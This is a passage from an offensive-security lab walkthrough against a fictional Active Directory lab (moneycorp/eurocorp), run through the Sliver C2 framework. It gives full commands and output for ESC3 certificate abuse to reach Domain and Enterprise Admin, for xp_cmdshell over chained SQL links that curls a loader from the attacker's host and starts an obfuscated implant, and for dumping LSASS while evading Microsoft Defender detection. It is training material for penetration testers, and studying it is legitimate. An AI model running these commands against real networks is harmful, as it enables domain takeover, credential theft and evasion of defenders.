ble, forwardable
  KeyType                  :  rc4_hmac
  Base64(key)              :  BkP0F5pTDNuwuOLKxW/tvw==
  ASREP (key)              :  0DB3DAD44DF2FFD779B748D756E7E937
```

Finally, access filesystem on mcorp-dc.

```
[server] sliver (dcorp-std_https) > ls '\\mcorp-dc.moneycorp.local\c$'

\\mcorp-dc.moneycorp.local\c$\ (14 items, 384.4 MiB)
==================================================
drwxrwxrwx  $Recycle.Bin                        <dir>      Fri Nov 11 06:35:2
2 -0800 2022
drwxrwxrwx  $WinREAgent                         <dir>      Tue Jan 16 03:07:5
8 -0800 2024
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B        Thu Nov 10 21:51:2
6 -0800 2022

[......snip... ]
```

Purge all cache tickets using Rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' purge

[*] rubeus output:

[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

Privilege Escalation to DA and EA using ESC3

Using Certify, Openssl and Rubeus

If we list vulnerable templates in moneycorp using certify with the **/vulnerable** argument, we get the following result.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Certify.exe' 'find /vulnerable'


[*] certify output:

[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'


[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'

    Enterprise CA Name            : moneycorp-MCORP-DC-CA
    DNS Hostname                  : mcorp-dc.moneycorp.local
    FullName                      : mcorp-dc.moneycorp.local\moneycorp-MCORP-
DC-CA
    Flags                         : SUPPORTS_NT_AUTHENTICATION,

[........snip.......]

[!] Vulnerable Certificates Templates :

    CA Name                               : mcorp-dc.moneycorp.local\moneycor
p-MCORP-DC-CA
    Template Name                         : SmartCardEnrollment-Agent
    Schema Version                        : 2
    Validity Period                       : 2 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag     :    SUBJECT_ALT_REQUIRE_UPN,     SUBJECT_
REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : AUTO_ENROLLMENT
    Authorized Signatures Required  : 0

    pkiextendedkeyusage                   : Certificate Request Agent
    mspki-certificate-application-policy  : Certificate Request Agent
    Permissions
      Enrollment Permissions

        Enrollment Rights           : dcorp\Domain Users            S-1-5-21-
1874506631-3219952063-538504511-513
                                      mcorp\Domain Admins           S-1-5-21-
280534878-1496970234-700767426-512

[........snip........]
```

```
Certify completed in 00:00:11.9550250
```

The SmartCardEnrollment-Agent template has EKU for Certificate Request Agent and grants enrollment rights to Domain users. If we can find another template that has an EKU that allows for domain authentication and has application policy requirement of certificate request agent, we can request certificate on behalf of any user.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Certify.exe' find


[*] certify output:
[*] Action: Find certificate templates
[*] Using the search base 'CN=Configuration,DC=moneycorp,DC=local'
[*] Listing info about the Enterprise CA 'moneycorp-MCORP-DC-CA'

[......snip......]

    CA Name                               : mcorp-dc.moneycorp.local\moneycor
p-MCORP-DC-CA
    Template Name                         : SmartCardEnrollment-Users
    Schema Version                        : 2
    Validity Period                       : 2 years
    Renewal Period                        : 6 weeks
    msPKI-Certificates-Name-Flag          : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_
REQUIRE_DIRECTORY_PATH
    mspki-enrollment-flag                 : AUTO_ENROLLMENT
    Authorized Signatures Required        : 1
    Application Policies                  : Certificate Request Agent
    pkiextendedkeyusage                   : Client Authentication, Encrypting
 File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting
 File System, Secure Email
    Permissions
              Enrollment Permissions
              Enrollment Rights           : dcorp\Domain Users            S-1
-5-21-1874506631-3219952063-538504511-513

[........snip........]
```

Now that we found such a template, request an Enrollment Agent Certificate from the template SmartCardEnrollment-Agent.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Certify.exe' 'request /ca:mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Agent'

[*] certify output:
```

```
[*] Action: Request a Certificates
[*] Current user context    : dcorp\studentX
[*] No subject name specified, using current context as subject.
[*] Template                : SmartCardEnrollment-Agent
[*] Subject                 : CN=studentX, CN=Users, DC=dollarcorp, DC=moneyc
orp, DC=local
[*] Certificate Authority   : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
[*] CA Response             : The certificate had been issued.
[*] Request ID              : 68

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAs+1Ez[.......snip. .... ]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
 Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:15.8637877
```

Like earlier, save the certificate text to esc3.pem and convert to PFX. Let's keep using Passw0rd! as the export password.

```
PS C:\AD\Tools> notepad C:\AD\Tools\Sliver\esc3-agent.pem

PS C:\AD\Tools> C:\AD\Tools\Sliver\openssl\openssl.exe pkcs12 -in C:\AD\Tools
\Sliver\esc3-agent.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider
 v1.0" -export -out C:\AD\Tools\Sliver\esc3-agent.pfx
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

Now we can use the Enrollment Agent Certificate to request a certificate for Domain Admin from the template SmartCardEnrollment-Users using certify.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Certify.exe' 'request /ca:mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users
/onbehalfof:dcorp\administrator /enrollcert:C:\AD\Tools\Sliver\esc3-agent.pfx
/enrollcertpw:Passw0rd!'

[*] certify output:

[*] Action: Request a Certificates
[*] Current user context    : dcorp\studentX
[*] Template                : SmartCardEnrollment-Users
[*] On Behalf Of            : dcorp\administrator
[*] Certificate Authority   : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
[*] CA Response             : The certificate had been issued.
```

```
[*] Request ID              : 69

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAuML[......snip... ]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
 Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:03.7778785
```

Once again, save the certificate text to **esc3-DA.pem** and convert the PEM to PFX. We still continue using **Passw0rd!** as the export password.

```
PS C:\AD\Tools> notepad C:\AD\Tools\Sliver\esc3-DA.pem

PS C:\AD\Tools> C:\AD\Tools\Sliver\openssl\openssl.exe pkcs12 -in C:\AD\Tools
\Sliver\esc3-DA.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1
.0" -export -out C:\AD\Tools\Sliver\esc3-DA.pfx
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

Use the esc3-DA.pfx created above with Rubeus to request a TGT for the Domain Administrator.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt /user:administrator
/certificate:C:\AD\Tools\Sliver\esc3-DA.pfx /password:Passw0rd! /ptt'

[*] rubeus output:

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator, CN=Users,
 DC=dollarcorp, DC=moneycorp, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'dollarcorp.moneycorp.local\admi
nistrator'
[+] TGT request successful!

[*] base64(ticket.kirbi):

               doIGWjCCBlagAwIBBaEDAgEW[.....snip. ....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/dollarcorp.moneycorp.local
  ServiceRealm             :  DOLLARCORP.MONEYCORP.LOCAL
  UserName                 :  administrator
```

```
  UserRealm                 :  DOLLARCORP.MONEYCORP.LOCAL
  StartTime                 :  10/9/2023 1:08:44 AM
  EndTime                   :  10/9/2023 11:08:44 AM
  RenewTill                 :  10/16/2023 1:08:44 AM
  Flags                     :  name_canonicalize, pre_authent, initial, renewa
ble, forwardable
  KeyType                   :  rc4_hmac
  Base64(key)               :  0vGBEfzzDLcecQ2sYK0Smg==
  ASREP (key)               :  8A64E06355F41C7C6D30737BD1F0885A
```

Access the file system on dcorp-dc to check Administrator privileges.

```
[server] sliver (dcorp-std_https) > ls '\\dcorp-dc\c$'

\\dcorp-dc\c$\ (15 items, 1.0 GiB)
==================================
drwxrwxrwx  $Recycle.Bin                                    <dir>     Thu Dec 1
4 04:15:02 -0800 2023
drwxrwxrwx  $WinREAgent                                     <dir>     Tue Jan 1
6 03:11:43 -0800 2024
Lrw-rw-rw-  Documents and Settings -> C:\Users              0 B       Thu Nov 1
0 21:51:26 -0800 2022
[snip]
```

Purge all cache tickets using Rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' purge

[*] rubeus output:

[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

To escalate to Enterprise Admin, we just need to make changes to request to the SmartCardEnrollment-Users template and Rubeus. Please note that we are using **/onbehalfof: mcorp\administrator** here.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Certify.exe' 'request /ca:mcorp-
dc.moneycorp.local\moneycorp-MCORP-DC-CA /template:SmartCardEnrollment-Users
/onbehalfof:mcorp\administrator /enrollcert:C:\AD\Tools\Sliver\esc3-agent.pfx
/enrollcertpw:Passw0rd!'

[*] certify output:

[*] Action: Request a Certificates
[*] Current user context    : dcorp\studentX
[*] Template                : SmartCardEnrollment-Users
[*] On Behalf Of            : mcorp\administrator
[*] Certificate Authority   : mcorp-dc.moneycorp.local\moneycorp-MCORP-DC-CA
```

```
[*] CA Response              : The certificate had been issued.
[*] Request ID               : 69

[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAuML[......snip... ]
-----END CERTIFICATE-----

[*] Convert with: openssl pkcs12 -in cert.pem -keyex -CSP "Microsoft Enhanced
 Cryptographic Provider v1.0" -export -out cert.pfx

Certify completed in 00:00:03.7778785
```

Convert the PEM to esc3-EA.pfx using openssl.

```
PS C:\AD\Tools> notepad C:\AD\Tools\Sliver\esc3-EA.pem

PS C:\AD\Tools> C:\AD\Tools\Sliver\openssl\openssl.exe pkcs12 -in C:\AD\Tools
\Sliver\esc3-EA.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1
.0" -export -out C:\AD\Tools\Sliver\esc3-EA.pfx
Enter Export Password: Passw0rd!
Verifying - Enter Export Password: Passw0rd!
```

Finally, use the PFX with Rubeus as above.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' 'asktgt
/user:moneycorp.local\administrator /certificate:C:\AD\Tools\Sliver\esc3-
EA.pfx /dc:mcorp-dc.moneycorp.local /password:Passw0rd! /ptt'

[*] rubeus output:

[*] Action: Ask TGT

[*] Using PKINIT with etype rc4_hmac and subject: CN=Administrator, CN=Users,
 DC=moneycorp, DC=local
[*] Building AS-REQ (w/ PKINIT preauth) for: 'moneycorp.local\administrator'

[+] TGT request successful!

[*] base64(ticket.kirbi):

      doIF/jCCBfqgAwIBBaEDA[......snip. ....]

[+] Ticket successfully imported!

  ServiceName              :  krbtgt/moneycorp.local
  ServiceRealm             :  MONEYCORP.LOCAL
  UserName                 :  administrator
  UserRealm                :  MONEYCORP.LOCAL
```

```
  StartTime                 :  10/9/2022 1:16:40 AM
  EndTime                   :  10/9/2022 11:16:40 AM
  RenewTill                 :  10/16/2022 1:16:40 AM
  Flags                     :  name_canonicalize, pre_authent, initial, renewa
ble, forwardable
  KeyType                   :  rc4_hmac
  Base64(key)               :  6IhY0zDJ2/Mvhs/UnfI86g==
  ASREP (key)               :  180E3F4012D7FAFAB6A1DE31F5460A5F
```

Finally, access filesystem on mcorp-dc.

```
[server] sliver (dcorp-std_https) > ls '\\mcorp-dc.moneycorp.local\c$'

\\mcorp-dc.moneycorp.local\c$\ (14 items, 384.4 MiB)
===================================================
drwxrwxrwx  $Recycle.Bin                        <dir>      Fri Nov 11 06:35:2
2 -0800 2022
drwxrwxrwx  $WinREAgent                         <dir>      Tue Jan 16 03:07:5
8 -0800 2024
Lrw-rw-rw-  Documents and Settings -> C:\Users  0 B        Thu Nov 10 21:51:2
6 -0800 2022

[......snip... ]
```

Purge all cache tickets using Rubeus.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 40
'/mnt/c/AD/Tools/Sliver/Rubeus.exe' purge

[*] rubeus output:

[*] Action: Purge Tickets
Luid: 0x0
[+] Tickets successfully purged!
```

Learning Objective 22

Get a Sliver session on a SQL server in eurocorp forest by abusing database links from dcorp-mssql.

Enumerating SQL Server and Links

Using SharpSQL

Let's start with enumerating SQL servers in the current domain and then checking if dcorp\studentX has privileges to connect to any of them. We can use SharpSQL to perform the enumeration.

SharpSQL is a C# implementation of PowerUpSQL and most of its modules and functions are similar.

Enumerate SQL servers in the domain using SharpSQL as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Get-SQLInstanceDomain'

[*] Output:
[*] Get-SQLInstanceDomain:
MSSQLSvc/dcorp-mssql.dollarcorp.moneycorp.local:1433
MSSQLSvc/dcorp-mssql.dollarcorp.moneycorp.local
TERMSRV/DCORP-MSSQL
RestrictedKrbHost/DCORP-MSSQL
HOST/DCORP-MSSQL
MSSQLSvc/dcorp-sql1.dollarcorp.moneycorp.local:1433
MSSQLSvc/dcorp-sql1.dollarcorp.moneycorp.local
MSSQLSvc/dcorp-mgmt.dollarcorp.moneycorp.local:1433, MSSQLSvc/dcorp-mgmt.doll
arcorp.moneycorp.local
```

Checking if our current user - dcorp\studentX has access over any of the instances we find we have access to dcorp-mssql.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Get-UserPrivs -Instance dcorp-
mssql.dollarcorp.moneycorp.local'
[*] Output:
[*] Authenticated to: dcorp-mssql.dollarcorp.moneycorp.local
[*] Get-UserPrivs:
CONNECT SQL
VIEW ANY DATABASE

[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Get-UserPrivs -Instance dcorp-
sql1.dollarcorp.moneycorp.local'
[*] Output:
[-] Authentication to: dcorp-sql1.dollarcorp.moneycorp.local failed
```

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Get-UserPrivs -Instance dcorp-
mgmt.dollarcorp.moneycorp.local'
[*] Output:
[-] Authentication to: dcorp-mgmt.dollarcorp.moneycorp.local failed
```

Enumerate Sysadmins for the database using the **Get-Sysadmins** module as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/SharpSQL.exe' 'Get-Sysadmins -Instance dcorp-
mssql.dollarcorp.moneycorp.local'

[*] Output:
[*] Authenticated to: dcorp-mssql.dollarcorp.moneycorp.local
[*] Get-Sysadmins:
sa
```

We aren't a Sysadmin on the database. The **Get-LinkedServers** command in SharpSQL and most alternative C# MSSQL offensive exploitation tools execute **EXEC sp_linkedservers;** to enumerate linked servers defined in the local server, however some links can be defined on other target server links and can be missed.


Since SharpSQL doesn't have the **Get-SQLServerLinkCrawl** module to traverse multiple links at a time, it is possible to traverse through each SQL Server link using SharpSQL one at a time using large OPENQUERY statements. Since this is a bit cumbersome, we will be avoiding this by using PowerUpSQL.ps1 with a **Get-SQLServerLinkCrawl** command at the end to make the script an executable script and finally converting the script into a .NET x86-x64 assembly using PS2EXE as we did in the previous modules to be used along with **execute-assembly**.

Begin by copying and renaming the script as PowerUpSQLEx.ps1

```
PS C:\Windows\System32> copy C:\AD\Tools\Sliver\PowerUpSQL-master\PowerUpSQL.
ps1 C:\AD\Tools\Sliver\PowerUpSQLEx.ps1
```

Next, append the following query at then end to crawl and enumerate linked servers.

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local
```



Finally, execite the ps2exe.ps1 script and convert the .ps1 into a .NET executable as follows.

```
PS C:\AD\Tools> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\Sliver\P
owerUpSQLEx.ps1 -outputFile C:\AD\Tools\Sliver\PowerUpSQLEx.exe -x64 -sta

PS2EXE-GUI v0.5.0.27 by Ingo Karstein, reworked and GUI support by Markus Sch
oltes

You are using PowerShell 4.0 or above.

Reading input file C:\AD\Tools\Sliver\PowerUpSQLEx.ps1
Compiling file...

Output file C:\AD\Tools\Sliver\PowerUpSQLEx.exe written
```

Finally, execute `PowerUpSQLEx.exe` using **execute-assembly** as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -M -t 80
'/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'

[*] Output:

Version     : SQL Server 2019
Instance    : DCORP-MSSQL
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL}
User        : dcorp\studentX
Links       : {DCORP-SQL1}

Version     : SQL Server 2019
Instance    : DCORP-SQL1
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1}
User        : dblinkuser
Links       : {DCORP-MGMT}

Version     : SQL Server 2019
Instance    : DCORP-MGMT
CustomQuery :
Sysadmin    : 0
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT}
User        : sqluser
Links       : {EU-SQLX.EU.EUROCORP.LOCAL}

Version     : SQL Server 2019
Instance    : EU-SQLX
CustomQuery :
Sysadmin    : 1
```

```
Path         : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-SQLX.EU.EUROCORP.LOCAL
}
User         : sa
Links        :
```

We found two new links over dcorp-mgmt and eu-sqlx. It is also noted that we have **sa** privileges on eu-sqlx which is a part of the EU.EUROCORP.LOCAL domain.

Exploiting SQL Server links

Using PS2EXE, PowerUpSQL

Edit PowerUpSqlEx.ps1 again to append the following lines to the end to make it an executable script executing the **Get-SQLServerLinkCrawl** module along with xp_cmdshell to test command execution on the target.

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Quer
y "exec master..xp_cmdshell 'whoami'" -QueryTarget eu-sqlX
```



Next use the ps2exe.ps1 script to convert PowerUpSQLEx.ps1 into a .NET assembly compatible with the **execute-assembly** command as follows.

```
PS C:\AD\Tools> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\Sliver\P
owerUpSQLEx.ps1 -outputFile C:\AD\Tools\Sliver\PowerUpSQLEx.exe -x64 -sta

PS2EXE-GUI v0.5.0.27 by Ingo Karstein, reworked and GUI support by Markus Sch
oltes

You are using PowerShell 4.0 or above.

Reading input file C:\AD\Tools\Sliver\PowerUpSQLEx.ps1
Compiling file...

Output file C:\AD\Tools\Sliver\PowerUpSQLEx.exe written
```

Execute the .NET PowerUpSQLEx.exe using **execute-assembly** as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -M -t 80
'/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'

[*] Output:

Version      : SQL Server 2017
Instance     : DCORP-MSSQL
CustomQuery :
Sysadmin     : 0
Path         : {DCORP-MSSQL}
```

```
User         : dcorp\studentX
Links        : {DCORP-SQL1}

Version      : SQL Server 2017
Instance     : DCORP-SQL1
CustomQuery :
Sysadmin     : 0
Path         : {DCORP-MSSQL, DCORP-SQL1}
User         : dblinkuser
Links        : {DCORP-MGMT}

Version      : SQL Server 2017
Instance     : DCORP-MGMT
CustomQuery :
Sysadmin     : 0
Path         : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT}
User         : sqluser
Links        : {EU-SQLX.EU.EUROCORP.LOCAL}

Version      : SQL Server 2017
Instance     : EU-SQLX
CustomQuery : {nt authority\network service, }
Sysadmin     : 1
Path         : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-SQLX.EU.EUROCORP.LOCAL
}
User         : sa
Links        :
```

Now that we have Sysadmin and xp_cmdshell privileges over EU-SQLX we can move laterally uploading a generated payload and executing it via xp_cmdshell.

Generate a corresponding https implant for eu-sqlx as follows.

```
[server] sliver (dcorp-std_https) > generate -b https://172.16.100.X -e -f sh
ellcode -N eu-sqlx_https -s Implants/eu-sqlx_https.bin

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m43s
[*] Encoding shellcode with shikata ga nai ... success!
[*] Implant saved to /mnt/c/AD/Tools/Sliver/Implants/eu-sqlx_https.bin
```

Host the shellcode using HFS / a python3 webserver.

```
wsluser@dcorp-studentX:~$ cd /mnt/c/AD/Tools/Sliver

wsluser@dcorp-studentX:~$ python3 -m http.server 8080
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Upload NtDropper onto eu-sqlx leveraging xp_cmdshell using the following commands.

*NOTE: We leverage **cmd /c start /b** to run a command in background avoiding timeout issues.*

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Query 'exec master..xp_cmdshell "cmd /c start /b curl --output C:\Windows\temp\BinLoader.exe --url http://172.16.100.x:8080/BinLoader.exe"' -QueryTarget eu-sqlx
```

Append the above commands to PowerUpSQLEx.ps1 and convert it to a .NET exe as before using ps2exe.

```
PS C:\AD\Tools\ps2exe> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\Sliver\PowerUpSQLEx.ps1 -outputFile C:\AD\Tools\Sliver\PowerUpSQLEx.exe -x64 -sta
```

Execute the following command with **execute-assembly** to download our NtDropper.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -M -t 80 '/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'
[*] Output:

[....snip..... ]

Version     : SQL Server 2017
Instance    : EU-SQLX
CustomQuery :
Sysadmin    : 1
Path        : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-SQLX.EU.EUROCORP.LOCAL
}
User        : sa
Links       :
```

Reiterate the process of converting PowerUpSqlEx.ps1 into an assembly one last time to leverage our NtDropper to download and execute our tcp pivot shellcode using **execute-assembly**.

NOTE: Wait a few minutes before executing the Sliver payload since the payload generated is 10mb+.

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Query 'exec master..xp_cmdshell "cmd /c start /b C:\Windows\Temp\BinLoader.exe 172.16.100.61 8080 eu-sqlx_https.bin"' -QueryTarget eu-sqlx
```

After executing with **execute-assembly** we finally have a Sliver Session on **eu-sqlx**.

```
[server] sliver (dcorp-std_https) > execute-assembly -i -M -t 80 '/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'
[*] Output:

[....snip......]

[*] Session 868da2e2 eu-sqlx_https - 172.16.15.17:49815 (eu-sqlx) - windows/amd64 - Wed, 14 Feb 2024 05:57:40 PST
```

Learning Objective 23

Compromise eu-sql**x** again. Use opsec friendly alternatives to bypass MDE and MDI.

Dumping LSASS Memory

Using PS2EXE, PowerUpSQL and minidumpdotnet

Building on the previous Learning Objective, we possess the capability to execute commands as SYSTEM on eu-sqlx by exploiting SQL Server links. This is ideal for leveraging an LSASS dump to further secure persistent credential access to the machine.

To dump the memory of the LSASS process, we can use minidumpdotnet, which remains undetected by antivirus softwares and Microsoft Defender for Endpoint. This is because it employs a custom implementation of the MiniDumpWriteDump() API call.

Downloads over HTTP, when combined with other risky actions, can increase the likelihood of detection. Therefore, we execute from an SMB share to mitigate this risk. We host minidumpdotnet and FindLSASSPID (for enumerating the LSASS PID) on our studentVM share, named studentshareX (C:\AD\Tool\studentshareX).

On the student VM, create an SMB share called - studentshareX with the following configuration: Allow Everyone 'Read and Write' permissions on the share, to do so, make sure to spawn a Sliver process with Local Administrative privilege:

```
[server] sliver (dcorp-std_https) > mkdir 'C:\AD\Tools\Sliver\studentshareX'
[*] C:\AD\Tools\Sliver\studentshareX

[server] sliver (dcorp-std_https) > execute -o -t 40 cmd /c "net share studen
tshareX=C:\AD\Tools\Sliver\studentshareX /grant:Everyone,FULL"
studentshareX was shared successfully.
```

Note: To make it easier in the lab we have enabled Guest access on the student VM so that eu-sqlx can access our studentsharex. Note that your student machine name could also be dcorp-stdx.

Utilizing the dcorp\studentX Sliver session, we'll first verify if the share has been successfully created. Following that, we'll proceed to copy the minidumpdotnet and FindLSASSPID tools into the share :

```
[server] sliver (dcorp-std_https) > sa-netshares

[*] Successfully executed sa-netshares (coff-loader)
[*] Got output:
Share:
-----------------------------------------(Local)----------------------------------------------------------
ADMIN$
C$
```

```
IPC$
studentshareX
shared

[server] sliver (dcorp-std_https) > upload -t 180 '/mnt/c/AD/Tools/Sliver/min
idumpdotnet.exe' '\\dcorp-stdX\studentshareX\minidumpdotnet.exe'
[*] Wrote file to \\dcorp-stdx\studentshareX\minidumpdotnet.exe

[server] sliver (dcorp-std_https) > upload -t 180 '/mnt/c/AD/Tools/Sliver/Fin
dLSASSPID.exe' '\\dcorp-stdX\studentshareX\FindLSASSPID.exe'
[*] Wrote file to \\dcorp-stdX\studentshareX\FindLSASSPID.exe
```

Make a copy of the PowerUpSql.ps1 script and rename it PowerUpSqlEx.ps1. Next, edit the PowerUpSqlEx.ps1 script by appending the following line to the end, to enable the execution of the Get-SQLServerLinkCrawl module in conjunction with xp_cmdshell. This will be used to enumerate the LSASS PID on eu-sqlX using FindLSASSPID.exe.

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Q
uery 'exec master..xp_cmdshell "\\dcorp-stdX.dollarcorp.moneycorp.local\st
udentshareX\FindLSASSPID.exe"' -QueryTarget eu-sqlX
```

Next, utilize the ps2exe.ps1 script to convert the PowerUpSqlEx.ps1 script into a .NET assembly. This conversion makes it compatible with the **execute-assembly** command, as detailed below:

```
PS C:\AD\Tools> C:\AD\Tools\Sliver\ps2exe.ps1 -inputFile C:\AD\Tools\Sliver\P
owerUpSQLEx.ps1 -outputFile C:\AD\Tools\Sliver\PowerUpSQLEx.exe -x64 -sta
PS2EXE-GUI v0.5.0.29 by Ingo Karstein, reworked and GUI support by Markus Sch
oltes

You are using PowerShell 4.0 or above.
Reading input file C:\AD\Tools\Sliver\PowerUpSQLEx.ps1
Compiling file...

Output file C:\AD\Tools\Sliver\PowerUpSQLEx.exe written
```

Execute the .NET PowerUpSQLEx.exe using execute-assembly as follows.

```
[server] sliver (dcorp-std_https) > execute-assembly -p explorer.exe -t 80
'/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'

[*] Output:

[..snip..]

Version     : SQL Server 2019
Instance    : EU-SQLX
CustomQuery : {[+] LSASS PID: 700, }
Sysadmin    : 1
```

```
Path         : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-SQLX.EU.EUROCORP.LOCAL
}
User         : sa
Links        :
```

NOTE: LSASS PID will be different for each LAB instance.

To break a detection chain, we will run benign queries. In the case of MDE, in our experience waiting for about 10 minutes also helps in avoiding detection.

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Quer
y "SELECT @@version" -QueryTarget eu-sqlX
```

Execute the following command with **execute-assembly** to run the benign query:

```
[server] sliver (dcorp-std_https) > execute-assembly -p 'explorer.exe' -t 80
'/mnt/c/AD/Tools/Sliver/PowerUpSQLEx.exe'

[*] Output:

[....snip..... ]

Version      : SQL Server 2019
Instance     : EU-SQLX
CustomQuery : System.Data.DataRow
Sysadmin     : 1
Path         : {DCORP-MSSQL, DCORP-SQL1, DCORP-MGMT, EU-SQLX.EU.EUROCORP.LOCAL
}
User         : sa
Links        :
```

Do the same process of converting PowerUpSqlEx.ps1 into an assembly one last time to perform an LSASS dump using the minidumpdotnet tool and save it to the studentshareX by appending this command to PowerUpSQLEx.ps1:

```
Get-SQLServerLinkCrawl -Instance dcorp-mssql.dollarcorp.moneycorp.local -Quer
y 'exec master..xp_cmdshell ''\\dcorp-stdX.dollarcorp.moneycorp.local\student
shareX\minidumpdotnet.exe 700 \\dcorp-stdX.dollarcorp.moneycorp.local\student
